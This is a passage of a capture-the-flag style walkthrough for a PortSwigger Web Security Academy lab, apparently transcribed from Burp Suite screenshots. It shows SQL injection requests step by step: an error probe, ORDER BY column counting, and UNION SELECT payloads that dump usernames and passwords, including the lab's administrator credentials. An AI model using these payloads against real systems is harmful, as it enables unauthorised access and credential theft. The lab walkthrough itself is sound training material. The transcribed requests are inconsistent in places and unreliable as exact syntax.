2 Host: Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net
3 Cookie: session=jU3chH0D1kBw9jdbzhCPVaf5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
SEND IT TO REPEATER

```

Response:

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9018
5
6 <!DOCTYPE html>
<html>
7 <head>
8   <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9   <link href=/resources/css/labsCommerce.css rel=stylesheet>
10  <title>
11    SQL injection UNION attack, retrieving data from other tables
12  </title>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js>
15    <div id=academyLabHeader>
16      <section class=academyLabBanner>
17        <div class=container>
18          <div class=logo>
19            <div class=title-container>
20              <h2>
21                SQL injection UNION attack, retrieving data from other tables
22              </h2>
23              <a id=lab-link class=button href=/>
24                Back to lab home
25            </a>
26            <a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables>
27              Back
28            <img alt=Back arrow style=vertical-align: middle; />
29            <span>Back</span>
30          </div>
31        </div>
32      </section>
33    </div>
34  </body>
35</html>

```

Screenshot of the Burp Suite Repeater tab showing a SQL injection attack on a Lab header page.

Request:

```

1 GET /filter?category=Tech+gifts' HTTP/2
2 Host: Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net
3 Cookie: session=jU3chH0D1kBw9jdbzhCPVaf5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oad300d10482ee7ba0e7c36006700ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
CHECKING SQL INJECTION .....

```

Response:

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2381
5
6 <!DOCTYPE html>
<html>
7 <head>
8   <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9   <link href=/resources/css/labs.css rel=stylesheet>
10  <title>
11    SQL injection UNION attack, retrieving data from other tables
12  </title>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js>
15    <div id=academyLabHeader>
16      <section class=academyLabBanner>
17        <div class=container>
18          <div class=logo>
19            <div class=title-containers>
20              <h2>
21                SQL injection UNION attack, retrieving data from other tables
22              </h2>
23              <a id=lab-link class=button href=/>
24                Back to lab home
25            </a>
26            <a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables>
27              Back
28            <img alt=Back arrow style=vertical-align: middle; />
29            <span>Back</span>
30          </div>
31        </div>
32      </section>
33    </div>
34  </body>
35</html>

```

Perform SQL Injection to Determine Column Count:

add SQL Query : ' ORDER BY 1- - to find out Columns in Table
, note : increase 1 until it shows Error in Response

```

1 GET /filter?category=Tech+gifts'+ORDER+BY+1-- HTTP/2
2 Host: 0ad300d10482ee7ba70e7ba00ce.web-security-academy.net
3 Cookie: session=H3chh001kEwt99jdbzhbRCVaF5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad300d10482ee7ba70e7ba00ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20
21
22

```

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9029
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, retrieving data from other tables
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17    </script>
18    <div id=academyLabHeader>
19      <section class=academyLabBanner>
20        <div class=container>
21          <div class=logos>
22            <h2>
23              SQL injection UNION attack, retrieving data from other tables
24            </h2>
25            <a id=lab-link class='button' href='/'>
26              Back to lab home
27            </a>
28          <div class=link-back href='https://portswigger.net/web-security/sql-injection/union-att'>
29            https://portswigger.net/web-security/sql-injection/union-att
30          </div>
31        </div>
32      </section>
33    </div>
34  </body>
35</html>

```

```

1 GET /filter?category=Tech+gifts'+ORDER+BY+1-- HTTP/2
2 Host: 0ad300d10482ee7ba70e7ba00ce.web-security-academy.net
3 Cookie: session=H3chh001kEwt99jdbzhbRCVaF5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad300d10482ee7ba70e7ba00ce.web-security.academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20

```

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2381
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
12      SQL injection UNION attack, retrieving data from other tables
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17    </script>
18    <div id=academyLabHeader>
19      <section class=academyLabBanner>
20        <div class=container>
21          <div class=logos>
22            <h2>
23              SQL injection UNION attack, retrieving data from other tables
24            </h2>
25            <a id=lab-link class='button' href='/'>
26              Back to lab home
27            </a>
28          </div>
29        </section>
30      </div>
31    </body>
32</html>

```

Identify a Columns Data Type

1. Inject the Random String:

- Replace one `NULL` value in the query with the provided string (e.g., `abcdef`):

Test Each Column:

- If the query returns an error or the string doesn't appear in the response, move the string to the next column and retry:

- '+UNION+SELECT+NULL, 'abcdef', NULL--
- '+UNION+SELECT+NULL, NULL, 'abcdef'--

```

Request
Pretty Raw Hex
1 GET /filter?category=Tech&gifts='UNION+SELECT+'ABC','AB'+-- HTTP/2
2 Host: Oad300d10482ee7ba70e7c36006700ce.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://Oad300d10482ee7ba70e7c36006700ce.web-security-academy.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Tls: trailers
15
16
17

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-FRAME-OPTIONS: SAMEORIGIN
4 Content-Length: 9202
5
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
11    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
12    <title>SQL injection UNION attack, retrieving data from other tables</title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16      <div id="academyLabHeader">
17        <section class="academyLabBanner">
18          <div class="container">
19            <div class="logo">
20              <h2>

```

- **Identify Relevant Tables:**

- Look for table names related to users, e.g., `users`.

- **Extract User Data:**

- Query the `users` table to extract usernames and passwords. For example:

`'+UNION+SELECT+username,password,NULL+FROM+users--`

Request

```

1 GET /filter?category=Tech+gifts' UNION+SELECT+username,password+FROM+users-
2 Host: 0ad300d10482ee7ba70e7c36006700ce.web-security-academy.net
3 Cookie: session=hushchH0D1Kwt99jdbzbCPVaf5w7K
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ad300d10482ee7ba70e7c36006700ce.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?
14 Priority: u=0, i
15 Te: trailers
16 using SQL injection UNION SELECT column from table
17 to get admin username and password

```

Response

```

98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117

```

The response HTML includes the following highlighted sections:

- Profile Picture Text:** "here first. we need to use ridiculous filters in order that your profile picture is the best version of you, now you can look like your profile picture all day long. This new, and innovative, piece of kit includes everything you need to start your day on a high. Super high tech brushes and color pigments will brighten and lighten, and cover any problem areas.
- Piggy Eyes Text:** "Piggy eyes? Not anymore. With a little practice, you will be able to use the tried and tested palette of colors to open those bad boys up. Frame your face with natural eyebrow colors, and extend those worn out lashes with the magic painter.
- Text Inside Red Box:** "We love this so much we bought the company so you can be one of the first to own this real-life photoshopping kit.
- Table Rows:** Several rows of a table are shown, with the last row containing the administrator's information highlighted in red:

| | |
|---------------|----------------------|
| carlos | ws3n0701qqwche3hik7p |
| administrator | ciyi3rip1c0gis3i3zvu |

check Response and find out Administrator and its Password

copy the user name Administrator and Password from Response

go Back to Lab in Browser and try Login in Administrator account with
username and Password

WebSecurity Academy SQL injection UNION attack, retrieving data from other tables
[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Lab Solved !!

Lab - SQL Injection UNION Attack, Retrieving Multiple Values in a Single Column

Objective

Exploit a SQL injection vulnerability in the product category filter to retrieve multiple pieces of data in a single column. This attack targets an application where the results of a query are returned in a single column of the application's response.